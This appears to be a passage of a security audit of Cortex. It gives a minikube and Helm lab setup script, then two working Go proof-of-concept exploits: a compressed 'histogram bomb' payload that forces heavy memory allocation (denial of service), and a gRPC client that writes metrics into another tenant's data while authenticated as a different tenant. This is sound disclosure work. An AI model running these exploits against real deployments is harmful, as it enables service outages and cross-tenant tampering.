RED='\033[0;31m'; GREEN='\033[0;32m'; YELLOW='\033[1;33m'; CYAN='\033[0;36m'; NC='\033[0m'
info()  { echo -e "${GREEN}[+]${NC} $*"; }
warn()  { echo -e "${YELLOW}[!]${NC} $*"; }
die()   { echo -e "${RED}[x]${NC} $*"; exit 1; }
title() { echo -e "\n${CYAN}── $* ──${NC}"; }

#  Step 1: minikube
title "minikube"
if [[ "${1:-}" != "--skip-minikube" ]]; then
  info "Starting minikube profile '$MINIKUBE_PROFILE' (8 CPUs, 16GB RAM)..."
  minikube start \
    --profile "$MINIKUBE_PROFILE" \
    --driver docker \
    --cpus 8 \
    --memory 16384 \
    --kubernetes-version stable
  minikube profile "$MINIKUBE_PROFILE"
else
  warn "Skipping minikube start (--skip-minikube passed)"
fi

kubectl config use-context "$MINIKUBE_PROFILE" 2>/dev/null || true

info "Enabling ingress addon..."
minikube addons enable ingress --profile "$MINIKUBE_PROFILE"
minikube addons enable ingress-dns --profile "$MINIKUBE_PROFILE" 2>/dev/null || true

kubectl wait --namespace ingress-nginx \
  --for=condition=ready pod \
  --selector=app.kubernetes.io/component=controller \
  --timeout=120s 2>/dev/null || \
kubectl wait --namespace ingress-nginx \
  --for=condition=available deployment/ingress-nginx-controller \
  --timeout=120s 2>/dev/null || \
warn "Ingress controller not yet ready — continuing anyway"

#  Step 2: Helm repos
title "Helm repos"
helm repo add cortex-helm          https://cortexproject.github.io/cortex-helm-chart  2>/dev/null || true
helm repo add grafana              https://grafana.github.io/helm-charts              2>/dev/null || true
helm repo add prometheus-community https://prometheus-community.github.io/helm-charts  2>/dev/null || true
helm repo update

#  Step 3: Namespace
title "Namespace"
kubectl create namespace "$NAMESPACE" --dry-run=client -o yaml | kubectl apply -f -

#  Step 4: SeaweedFS
title "SeaweedFS (S3 backend)"
kubectl --namespace "$NAMESPACE" apply -f "$VALUES_DIR/seaweedfs.yaml" --wait --timeout=5m
kubectl --namespace "$NAMESPACE" wait --for=condition=ready pod -l app=seaweedfs --timeout=5m

info "Port-forwarding SeaweedFS to create buckets..."
```

```
kubectl --namespace "$NAMESPACE" port-forward svc/seaweedfs 8333 &
PF_SEAWEED_PID=$!
sleep 3

info "Creating S3 buckets..."
for bucket in cortex-blocks cortex-ruler cortex-alertmanager; do
  curl --silent --aws-sigv4 "aws:amz:local:seaweedfs" \
       --user "any:any" \
       -X PUT "http://localhost:8333/$bucket" && info "Created: $bucket"
done

kill "$PF_SEAWEED_PID" 2>/dev/null || true

#  Step 5: Cortex
title "Cortex (chart 3.2.0 — v1.20.1, matches audited source)"
helm upgrade --install \
  --version=3.2.0 \
  --namespace "$NAMESPACE" \
  cortex cortex-helm/cortex \
  -f "$VALUES_DIR/cortex-values.yaml" \
  --wait

kubectl --namespace "$NAMESPACE" get pods -l "app.kubernetes.io/name=cortex"

#  Step 6: Prometheus
title "Prometheus (chart 25.20.1)"
helm upgrade --install \
  --version=25.20.1 \
  --namespace "$NAMESPACE" \
  prometheus prometheus-community/prometheus \
  -f "$VALUES_DIR/prometheus-values.yaml" \
  --wait

#  Step 7: Grafana
title "Grafana (chart 7.3.9)"
helm upgrade --install \
  --version=7.3.9 \
  --namespace "$NAMESPACE" \
  grafana grafana/grafana \
  -f "$VALUES_DIR/grafana-values.yaml" \
  --wait

#  Step 8: Grafana dashboards
title "Grafana dashboards"
for dashboard in "$VALUES_DIR"/dashboards/*.json; do
  basename=$(basename -s .json "$dashboard")
  cmname="grafana-dashboard-$basename"
  kubectl create --namespace "$NAMESPACE" configmap "$cmname" \
    --from-file="$basename.json=$dashboard" \
    --save-config=true -o yaml --dry-run=client | kubectl apply -f -
  kubectl patch --namespace "$NAMESPACE" configmap "$cmname" \
    -p '{"metadata":{"labels":{"grafana_dashboard":"1"}}}'
  info "Loaded dashboard: $basename"
done

#  Step 9: Ingress
title "Ingress"
kubectl apply -n "$NAMESPACE" -f - <<'EOF'
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: cortex-ingress
  annotations:
    nginx.ingress.kubernetes.io/proxy-body-size: "50m"
    nginx.ingress.kubernetes.io/proxy-read-timeout: "300"
spec:
  ingressClassName: nginx
  rules:
    - host: cortex.local
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: cortex-nginx
                port:
```

```
                  number: 80
    - host: grafana.local
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: grafana
                port:
                  number: 80
    - host: prometheus.local
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: prometheus-server
                port:
                  number: 80
EOF

#  Step 10: /etc/hosts
MINIKUBE_IP=$(minikube ip --profile "$MINIKUBE_PROFILE")
HOSTS_ENTRY="$MINIKUBE_IP cortex.local grafana.local prometheus.local"

if grep -q "cortex.local" /etc/hosts 2>/dev/null; then
  sudo sed -i "s/.*cortex.local.*/$HOSTS_ENTRY/" /etc/hosts
  info "/etc/hosts updated"
elif sudo tee -a /etc/hosts <<< "$HOSTS_ENTRY" > /dev/null 2>&1; then
  info "/etc/hosts updated: $HOSTS_ENTRY"
else
  warn "Could not update /etc/hosts automatically. Add manually:"
  echo "  echo '$HOSTS_ENTRY' | sudo tee -a /etc/hosts"
fi

#  Done
title "Done"
kubectl --namespace "$NAMESPACE" get pods

GRAFANA_PASS=$(kubectl get secret -n "$NAMESPACE" grafana \
  -o jsonpath='{.data.admin-password}' 2>/dev/null | base64 -d 2>/dev/null || echo "see grafana-va
lues.yaml")

echo ""
echo -e "${GREEN}Access URLs (no port-forward needed):${NC}"
echo "  Cortex API  : http://cortex.local"
echo "  Grafana     : http://grafana.local  (admin / $GRAFANA_PASS)"
echo "  Prometheus  : http://prometheus.local"
echo "  Ring UI     : http://cortex.local/ingester/ring"
echo ""
echo -e "${GREEN}Quick test:${NC}"
echo "  curl -H 'X-Scope-OrgID: cortex' 'http://cortex.local/prometheus/api/v1/query?query=up' | j
q"
echo ""
echo -e "${YELLOW}To delete cluster:${NC} minikube delete --profile $MINIKUBE_PROFILE"
```

4.6. Histogram Bomb PoC

file: main.go

```go
package main

import (
  "encoding/binary"
  "fmt"
  "math"
  "os"
  "bytes"

  "github.com/golang/snappy"
)

func writeVarint(buf *bytes.Buffer, value uint64) {
  b := make([]byte, binary.MaxVarintLen64)
  n := binary.PutUvarint(b, value)
  buf.Write(b[:n])
}

func writeLengthDelimited(buf *bytes.Buffer, fieldNumber int, data []byte) {
  writeVarint(buf, uint64(fieldNumber<<3|2))
  writeVarint(buf, uint64(len(data)))
  buf.Write(data)
}

func writeVarintField(buf *bytes.Buffer, fieldNumber int, value uint64) {
  writeVarint(buf, uint64(fieldNumber<<3))
  writeVarint(buf, value)
}

func writeFixed64Field(buf *bytes.Buffer, fieldNumber int, value uint64) {
  writeVarint(buf, uint64(fieldNumber<<3|1))
  b := make([]byte, 8)
  binary.LittleEndian.PutUint64(b, value)
  buf.Write(b)
}

func writePackedZeros(buf *bytes.Buffer, fieldNumber int, count int) {
  writeVarint(buf, uint64(fieldNumber<<3|2))
  writeVarint(buf, uint64(count))
  buf.Write(make([]byte, count))
}

func buildLabelPair(name, value string) []byte {
  var buf bytes.Buffer
  writeLengthDelimited(&buf, 1, []byte(name))
  writeLengthDelimited(&buf, 2, []byte(value))
  return buf.Bytes()
}

func main() {
  count := 49 * 1024 * 1024 // 49MB of zero varints → 784MB heap

  // Build Histogram protobuf
  var histogram bytes.Buffer
  writeVarintField(&histogram, 1, uint64(count))              // count_int
  writeFixed64Field(&histogram, 3, math.Float64bits(0.0))     // sum
  writeVarintField(&histogram, 4, 0)                          // schema
  writeFixed64Field(&histogram, 5, math.Float64bits(0.0))     // zero_threshold
  writeVarintField(&histogram, 6, 0)                          // zero_count_int
  writePackedZeros(&histogram, 9, count)                      // negative_deltas (field 9)
  writePackedZeros(&histogram, 12, count)                     // positive_deltas (field 12)

  // Build TimeSeries
  var timeseries bytes.Buffer
  writeLengthDelimited(&timeseries, 1, buildLabelPair("__name__", "histogram_bomb_test"))
  writeLengthDelimited(&timeseries, 5, histogram.Bytes())

  // Build WriteRequest
  var writeRequest bytes.Buffer
  writeLengthDelimited(&writeRequest, 1, timeseries.Bytes())

  raw := writeRequest.Bytes()
```

```
73      compressed := snappy.Encode(nil, raw)
74
75      os.WriteFile("/tmp/histogram_bomb.pb.snappy", compressed, 0644)
76
77      fmt.Printf("Raw protobuf:       %d bytes (%.1f MB)\n", len(raw), float64(len(raw))/1024/1024)
78      fmt.Printf("Snappy compressed:  %d bytes (%.1f MB)\n", len(compressed), float64(len(compressed))/
    1024/1024)
79      fmt.Println("Saved to: /tmp/histogram_bomb.pb.snappy")
80  }
```

4.7. gRPC tenant spoofing PoC

file: grpc-spoof.go

```go
package main

import (
  "context"
  "fmt"
  "os"
  "time"

  "github.com/weaveworks/common/middleware"
  "github.com/weaveworks/common/user"
  "google.golang.org/grpc"
  "google.golang.org/grpc/credentials/insecure"

  "github.com/cortexproject/cortex/pkg/cortexpb"
  ingester_client "github.com/cortexproject/cortex/pkg/ingester/client"
)

func main() {
  target := "localhost:9095"
  if len(os.Args) > 1 {
    target = os.Args[1]
  }

  authTenant := "tenant-A"
  targetTenant := "tenant-B"

  fmt.Printf("[*] target=%s auth=%s target-tenant=%s\n", target, authTenant, targetTenant)

  conn, err := grpc.NewClient(target,
    grpc.WithTransportCredentials(insecure.NewCredentials()),
    grpc.WithUnaryInterceptor(middleware.ClientUserHeaderInterceptor),
    grpc.WithStreamInterceptor(middleware.StreamClientUserHeaderInterceptor),
  )
  if err != nil {
    fmt.Printf("[-] connect: %v\n", err)
    os.Exit(1)
  }
  defer conn.Close()

  client := ingester_client.NewIngesterClient(conn)

  ctx := user.InjectOrgID(context.Background(), authTenant)
  stream, err := client.PushStream(ctx)
  if err != nil {
    fmt.Printf("[-] PushStream: %v\n", err)
    os.Exit(1)
  }

  now := time.Now().UnixMilli()
  req := &cortexpb.StreamWriteRequest{
    TenantID: targetTenant,
    Request: &cortexpb.WriteRequest{
      Timeseries: []cortexpb.PreallocTimeseries{
        {
          TimeSeries: &cortexpb.TimeSeries{
            Labels: []cortexpb.LabelAdapter{
              {Name: "__name__", Value: "poc_injected_metric"},
              {Name: "severity", Value: "critical"},
              {Name: "source", Value: "poc"},
            },
            Samples: []cortexpb.Sample{
              {Value: 13.37, TimestampMs: now},
            },
          },
        },
      },
      Source: cortexpb.API,
    },
  }

  if err = stream.Send(req); err != nil {
    fmt.Printf("[-] send: %v\n", err)
```

```
73        os.Exit(1)
74      }
75
76      resp, err := stream.Recv()
77      if err != nil {
78        fmt.Printf("[-] recv: %v\n", err)
79        os.Exit(1)
80      }
81
82      fmt.Printf("[+] code=%d message=%q\n", resp.Code, resp.Message)
83      if resp.Code == 200 {
84        fmt.Printf("[!] metric written under tenant '%s' while authenticated as '%s'\n", targetTenant, a
    uthTenant)
85        fmt.Printf("    verify: curl -H 'X-Scope-OrgID: %s' 'http://<querier>/prometheus/api/v1/query?qu
    ery=poc_injected_metric'\n", targetTenant)
86      }
87
88      stream.CloseSend()
89    }
```